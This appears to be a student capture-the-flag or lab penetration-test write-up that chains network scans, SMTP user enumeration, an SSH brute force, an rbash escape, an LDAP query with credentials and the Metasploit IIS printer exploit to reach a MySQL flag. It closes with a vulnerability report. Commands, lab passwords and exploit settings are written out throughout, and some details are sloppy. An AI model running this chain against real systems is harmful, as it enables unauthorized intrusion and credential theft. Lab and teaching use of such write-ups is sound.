

Part 1

Step 1:

To begin the process of accessing the target machine, our first step was to determine its IP address. To do this, we used the netdiscover tool, which allows us to scan a network and identify the IP addresses of active devices. We ran the tool using the following command: `sudo netdiscover -f`. This allowed us to identify the IP address of the target machine.



Currently scanning: 10.22.146.0/8 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.122.1	00:0c:29:cb:45:d9	1	60	VMware, Inc.
192.168.204.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.204.2	00:50:56:f5:90:29	2	120	VMware, Inc.
192.168.204.254	00:50:56:f6:c9:4d	1	60	VMware, Inc.
192.168.204.128	00:0c:29:cb:45:d9	1	60	VMware, Inc. ←

Step 2:

Once we had the IP address of the target machine, we ran an nmap scan to identify the open ports on the machine. The nmap scan allows us to determine which services are running on the machine and how they are configured. We ran the scan using the following command: `nmap -sV [IP]`. This allowed us to identify the open ports on the machine and get an idea of the services and protocols being used.

```
└─$ nmap -sV 192.168.204.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-17 11:39 EST
Nmap scan report for 192.168.204.128
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      Postfix smtpd
Service Info: Host: black-adam.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Step 3:

After identifying the open ports on the target machine, we decided to focus on exploiting port 25 to retrieve the username of the machine. Port 25 is typically used for email communication, and we believed that it might be possible to use this port to enumerate the username. To do this, we used the Metasploit module `auxiliary/scanner/smtp/smtp_enum`. This module requires the user to specify the IP address of the target machine as the `rhost` parameter and a list of potential usernames as the `User_File` parameter. To create the list of usernames, we used the crunch tool to generate a text file containing a range of possible username combinations.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):

| Name      | Current Setting              | Required | Description                                                                                                                                                                     |
|-----------|------------------------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS    | 192.168.204.128              | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT     | 25                           | yes      | The target port (TCP)                                                                                                                                                           |
| THREADS   | 256                          | yes      | The number of concurrent threads (max one per host)                                                                                                                             |
| UNIXONLY  | true                         | yes      | Skip Microsoft bannered servers when testing unix users                                                                                                                         |
| USER_FILE | /home/kali/Desktop/names.txt | yes      | The file that contains a list of probable users accounts.                                                                                                                       |

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.204.128:25 - 192.168.204.128:25 Banner: 220 black-adam.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.204.128:25 - 192.168.204.128:25 Users found: ashta
[*] 192.168.204.128:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 4:

Once we had obtained the username of the target machine, we used the xhydra tool to bruteforce the password. We targeted the open ssh port on the machine and ran xhydra with the appropriate parameters. After a few minutes, we were able to successfully find the password of the machine.

```
22][ssh] host: 192.168.204.128 login: ashta password: gainestarvaries
<finished>
```

Part 2.

Step 1:

To begin the process of accessing and analyzing the remote machine, we first needed to determine which ports were open and accessible on the machine. To do this, we ran an nmap scan on the IP address provided to us. The scan revealed that the following ports were open: port 22 (ssh), port 443 (https), and port 8080 (http-alt).

```
(kali@kali)-[~]
└─$ nmap -sV 45.84.138.178
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-17 13:50 EST
Nmap scan report for vm11092357.contaboserver.net (45.84.138.178)
Host is up (0.073s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
53/tcp    closed domain
80/tcp    open  http     Apache httpd 2.4.54 ((Ubuntu))
443/tcp   open  tcpwrapped
8080/tcp   open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 24.95 seconds
```

Step 2:

Using the username and password provided to us, we established an ssh connection to the remote machine. However, upon logging in, we encountered an issue where we were stuck in a bash shell. This limited our ability to navigate and interact with the machine as we would normally be able to. To remedy this issue, I disconnected from the machine and reestablished the connection using the

following command: `ssh [username]@[IP] -t bash`. This allowed us to connect to a normal terminal, which gave us greater control and functionality.

```
(kali㉿kali)-[~]  
$ ssh ashta@45.84.138.178 -t bash  
ashta@45.84.138.178's password: 
```

Step 3:

Once we were able to access the normal terminal, we used the `ls -a` command to check for any hidden files or directories on the target machine that might be of use to us. We also ran the `arp -a` command to see if there were any devices on the local network that we could potentially target. As a result of this command, we discovered the following four devices: [list devices].

```
ashta@black-adam:~$ arp -a  
black-adam (172.18.0.1) at 02:42:48:cf:60:e2 [ether] on eth1  
hawkman2.internal (172.18.0.6) at 02:42:ac:12:00:06 [ether] on eth1  
shazam.dmz (172.19.0.4) at 02:42:ac:13:00:04 [ether] on eth0  
dr-fate.internal (172.18.0.3) at 02:42:ac:12:00:03 [ether] on eth1  
black-adam (172.19.0.1) at 02:42:ac:81:20:ee [ether] on eth0  
? (172.19.0.6) at <incomplete> on eth0  
? (172.18.0.5) at <incomplete> on eth1  
green-lantern.dmz (172.19.0.3) at 02:42:ac:13:00:03 [ether] on eth0  
? (172.18.0.2) at <incomplete> on eth1  
? (172.19.0.66) at <incomplete> on eth0  
greenl2.dmz (172.19.0.5) at 02:42:ac:13:00:05 [ether] on eth0  
ashta@black-adam:~$
```

Step 4:

To further analyze the target machine and the devices on the local network, we searched online for a python script that scans local ports. After finding a suitable script, we inputted the local IP addresses of the four devices that we had discovered in the previous step. We ran the script to scan the ports on these devices and gather information about their configurations and vulnerabilities.

From : <https://www.atlassian.com/trust/security/security-severity-levels>

```
from socket import *  
import time  
startTime = time.time()  
  
if __name__ == '__main__':
```

```
target = input('Enter the host to be scanned: ')
t_IP = gethostbyname(target)
print ('Starting scan on host: ', t_IP)

for i in range(50, 500):
    s = socket(AF_INET, SOCK_STREAM)

    conn = s.connect_ex((t_IP, i))
    if(conn == 0) :
        print ('Port %d: OPEN' % (i,))
    s.close()
print('Time taken:', time.time() - startTime)
```

From my finding the following machines had these port open:



Hawkman2.internal: 3306 and 33060

Green-lanter.dmz: 1 and 80

Dr-fate.internal: 389 and 636

Shazam.dmz: 80

When I tunneled into X machine, I found port 80 to be open so I opened the website on my machine but unfortunately it was just the default Apache server page. So I couldn't do anything with it

Dr fate had ldap running on it on port 389. So I used the following command:

```
ldapsearch -x -H ldap://127.0.0.1:8888 -D 'cn=ashta, ou=users, dc=best-sec, dc=local' -w 'JGKx139&5' -b "ou=users, dc=best-sec, dc=local" This preesents me with ldap entrie as text format. This shows us the mysql username: mysql
```

```
# extended LDIF
```

```
#
```

```
# LDAPv3
```

```
# base <ou=users, dc=best-sec, dc=local> with scope subtree
```

```
# filter: (objectclass=*)
```

```
# requesting: ALL
```

```
#

GREEN LANTERN

- Step run python script to see what ports were open on green lantern. The ports that were open were port 1 and port 80
- With the hint we receive we knew that iis was running on port 80
- So I went straight to metasploit to search exploits for iis, but I didn't know which version was running on it so I used the first exploit (windows/iis/ms01_023_printer) So I tunneled into the machine green lantern with: `ssh -L 7777:172.19.0.3:80 ashta@45.84.138.178 -t bash`

```
Module options (exploit/windows/iis/ms01_023_printer):

| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies | 127.0.0.1       | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS  | 7777            | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT   | 7777            | yes      | The target port (TCP)                                                                        |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| VHOST   |                 | no       | HTTP server virtual host                                                                     |

Payload options (windows/shell/bind_tcp):

| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LPORT    | 4444            | yes      | The listen port                                           |
| RHOST    | 127.0.0.1       | no       | The target address                                        |

Exploit target:

| Id | Name                           |
|----|--------------------------------|
| 4  | Windows 2000 SP0-SP1 (English) |

View the full module info with the info, or info -d command.
msf6 exploit(windows/iis/ms01_023_printer) >
```

- I could use reverse shell because I had a problem with publishing my ip but that was not needed because I could use bind_tcp , since I was using NAT (Tunnel).
- After I pressed on Run I exploit nothing happened I just received Exploit completed, but no session was created. So I searched for a solution and the solution was to use nc on ashta with the listen port 4444 that I assigned to the metasploit bind.
- So now inside green lantern I could use ls to see all the documents that are present on the desktop. So I opened all of them to see what's inside of them and then I found db_connection where the mysql password was located.

```
(kali㉿kali)-[~]
└─$ ssh -L 7777:172.19.0.3:80 ashta@45.84.138.178 -t bash
ashta@45.84.138.178's password:
ashta@black-adam:~$ nc -lp 4444
>>ls
certs
db_connection
screenlog.0
service.cfg
tmp
userFuncs.pl
vulEmu.pl
>>cat db_connection
mysql:finalfantasy
```

- Now I have the mysql username from ldap and now the password from db_connections so I inputted them into the mysql and receive the following:
- To see all databases in the mysql I used show databases; this provided me with the following databases: hawkeye, information_schema, performance_schema. So I used hawkeye with this command: use hawkeye; . used describe secrets to see what's inside of the table.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| hawkeye   |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.264 sec)
```

- Finally to retrieve the flag from the table I used select flag from secrets; this retrieved the following flag: L@sTw@shinetocapture-5Machines-9Vulnerability

```
MySQL [hawkeye]> select flag from secrets;
+-----+
| flag |
+-----+
| L@sTw@shinetocapture-5Machines-9Vulnerability |
+-----+
1 row in set (0.224 sec)
```

Introduction:

In this report, we will describe the vulnerabilities that were identified and tested in the local network of Ashta. We will categorize these vulnerabilities as low, medium, or high based on their potential impact and the ease of exploitation.

Low Vulnerabilities:

During our testing, we identified several low vulnerabilities in the local network of Ashta. These vulnerabilities could not be exploited, but they could potentially provide information to an attacker. For example, we found open ports on all the machines inside the local network. While these ports were not being used for any malicious purposes, they could potentially be exploited by an attacker to gain access to the system.

Medium Vulnerabilities:

We also identified several medium vulnerabilities in the local network of Ashta. These vulnerabilities could not be exploited, but they represented bad practices on the part of the administrators. For instance, we found that the Apache server on Ashta had an open port 80, which could potentially be exploited if the server was not properly configured. Similarly, ports 443 and 8080 were also open, but we were unable to exploit them. We were able to create hidden Python files on the desktop to evade detection, which is a common technique used by attackers. Additionally, there were open ports on the Hawkman machine that could potentially exploit the MySQL server, with the retrieved password from green lantern. Ldap: anonymous bind open

High Vulnerabilities:

Finally, we identified several high vulnerabilities in the local network of Ashta. These vulnerabilities could be easily exploited and would grant an attacker access to the system. For example, we found that the LDAP server was open and could be exploited to gain access to the system. Similarly, the SMTP port 25 on Ashta was open and we were able to retrieve the username from the machine. A weak password was also used, which could be found in the Rock You file. We were also able to easily escape the rbash on the root machine with some simple commands, granting us access to the system. Exploit: printer versin 5.0 of iis and password of the mysql was saved in a text file. Ldap was using the same password as the user ashta. Unsecured database on hawkman and password weak.

Vuln list:

Dr.fate

Ldap was using the same password as the user ashta

Ldap: anonymous bind open

Black adam

Weak password

Enumiration of users from port 25

Escaping bash with `-t bash`

Greenlantern

Exploit: printer versin 5.0 of iis

Password of the mysql was saved in a text file

Hawkman

Unsecured database

Password weak it can be found in the deltarockyou.txt

Conclusion:

In conclusion, our testing identified a range of vulnerabilities in the local network of Ashta, ranging from low to high in terms of impact and ease of exploitation. These vulnerabilities represent a potential risk to the system, and it is important for the administrators to address them in order to secure the network.
